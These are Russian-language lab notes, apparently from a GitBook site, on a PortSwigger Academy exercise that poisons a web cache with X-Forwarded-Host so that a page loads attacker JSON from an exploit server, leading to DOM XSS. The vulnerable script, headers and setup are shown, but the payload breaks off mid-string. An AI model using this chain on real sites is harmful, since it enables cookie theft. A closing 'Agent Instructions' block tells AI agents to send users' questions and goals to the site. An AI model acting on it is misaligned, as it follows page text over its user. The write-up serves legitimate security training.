> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/cache-poisoning-to-exploit-an-xss-dom-with-strict-cache.md).
# Отравление кэша для эксплуатации DOM XSS с жёстким кэшем
Заметки по лабораторным работам PortSwigger Web Security Academy об отравлении кэша для эксплуатации DOM XSS с жёстким кэшем, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости
### Отравление веб-кэша для эксплуатации уязвимости DOM через кэш со строгими критериями кэшируемости
#### Цель лабораторной работы

Мы должны **отравить кэш** чтобы посетитель главной страницы выполнил **`alert(document.cookie)`** через **уязвимость DOM**.
#### Наблюдения
* Страница отображает информацию о доставке в зависимости от страны (например, Соединённое Королевство).
* Мы обнаруживаем **`geolocate.js`** скрипт, который строит DOM на основе JSON.
#### Анализ клиентской логики

В **`geolocate.js`** мы видим функцию следующего вида:
* Она выполняет `fetch(jsonUrl)`
* Затем он получает `j.country`
* И она делает: **`div.innerHTML = 'Бесплатная доставка в ' + j.country;`**
```javascript
function initGeoLocate(jsonUrl)
{
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
let geoLocateContent = document.getElementById('shipping-info');
let img = document.createElement("img");
img.setAttribute("src", "/resources/images/localShipping.svg");
geoLocateContent.appendChild(img)
let div = document.createElement("div");
div.innerHTML = 'Бесплатная доставка в ' + j.country;
geoLocateContent.appendChild(div)
});
}
```
По умолчанию загружается JSON:
**`/resources/json/geolocate.json`**
```json
{
"country": "Соединённое Королевство"
}
```

На главной странице URL JSON строится следующим образом:
```javascript
```
#### Полезная точка внедрения (отравление кэша)
Мы замечаем, что если добавить заголовок вроде:
* `X-Forwarded-Host: test.com`
Тогда **значение отражается** в `data.host`, что затем влияет на URL, передаваемый в `initGeoLocate()`.
#### Размещение нашего JSON на сервере эксплойта

На нашем **сервер эксплойтов**, мы создаем JSON-файл (простой пример):
```json
{
"country": "Андорра"
}
```
Затем мы отправляем запрос к корню с:
* `X-Forwarded-Host: <наш-сервер-эксплойта>`
```http
X-Forwarded-Host: exploit-0a6300210305fded80adf70e01a80006.exploit-server.net
```
Сначала это **не загружается** из-за проблемы **CORS** (нет `Access-Control-Allow-Origin`).
Поэтому мы добавляем в ответ сервера эксплойта:
* `Access-Control-Allow-Origin: *`
```http
Access-Control-Allow-Origin: *
```
После этого удаленный JSON загружается корректно.
#### Внедрение XSS через JSON (DOM XSS)
Затем мы заменяем содержимое JSON полезной нагрузкой, например:
```json
{
"country": "
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/cache-poisoning-to-exploit-an-xss-dom-with-strict-cache.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.